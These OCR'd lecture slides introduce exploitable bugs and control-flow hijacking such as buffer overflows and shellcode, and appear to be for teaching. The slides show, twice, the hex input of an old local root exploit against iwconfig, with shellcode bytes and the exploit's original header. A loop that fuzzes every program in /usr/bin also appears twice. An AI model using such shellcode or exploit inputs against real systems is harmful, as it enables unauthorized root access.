
Acknowledgement: many slides in this lecture are compiled from Prof. David Brumley (CMU) and Prof. Chris Kruegel (UCSB)

Find *Exploitable* Bugs





Find *Exploitable* Bugs



OK

Exploit

```
$ iwconfig accesspoint

$ iwconfig 01ad 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 fce8 bfff
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 3101
           50c0 2f68 732f 6868
#          [illegible] e389 5350
           [illegible] 0bb0 80cd
```

Superuser

OK

Exploit


```
$ iwconfig accesspoint

$ iwconfig 01ad 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 fce8 bfff
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 3101
           50c0 2f68 732f 6868
#          [illegible] e389 5350
           [illegible] 0bb0 80cd
```

Superuser

```
/*
Name: iw-config.c
Copyright: !sh2k+!tc2k
Author: heka
Date: 11/11/2003
Greets: bx, pintos, eksol, hex, keyhook,
grass, toolman, rD, shellcode,
dunric, termid, kewlcat, JiNKS
Description: /sbin/iwconfig - local root
exploit
iwconfig manipulate the basic wireless
parameters

http://www.securityfocus.com/archive/1/344272/2003-11-10/2003-11-16/0
*/
```


~~Bug~~ Fixed!
White
Black

There are plenty of bugs

Fact:

Ubuntu Linux has over 99,000 known bugs

```
1. inp=`perl –e '{print "A"x8000}'`
2. for program in /usr/bin/*; do
3.   for opt in {a..z} {A..Z}; do
4.     timeout –s 9 1s
         $program -$opt $inp
5.   done
6. done
```

```
1. inp=`perl –e '{print "A"x8000}'`
2. for program in /usr/bin/*; do
3.   for opt in {a..z} {A..Z}; do
4.     timeout –s 9 1s
         $program -$opt $inp
5.   done
6. done
```

1009 Linux programs. 13 minutes.
52 *new* bugs in 29 programs.

Which bugs are exploitable?

Today, we are going to learn how to tell.

Bugs and Exploits

- A ***bug*** is a place where real execution behavior may ***deviate*** from expected behavior.
- An ***exploit*** is an ***input*** (or series of input) that gives an attacker an advantage

Method	Objective
Control Flow Hijack	Gain control of the instruction pointer `%eip`
Denial of Service	Cause program to crash or stop servicing clients
Information Disclosure	Leak private information, e.g., saved password

Agenda

Control Flow Hijacks

Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What's new since 2000

Agenda


Control Flow Hijacks

Common Hijacking Methods


- Buffer Overflows
- Exploits (shell code) Construction
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What's new since 2000


Basic Execution



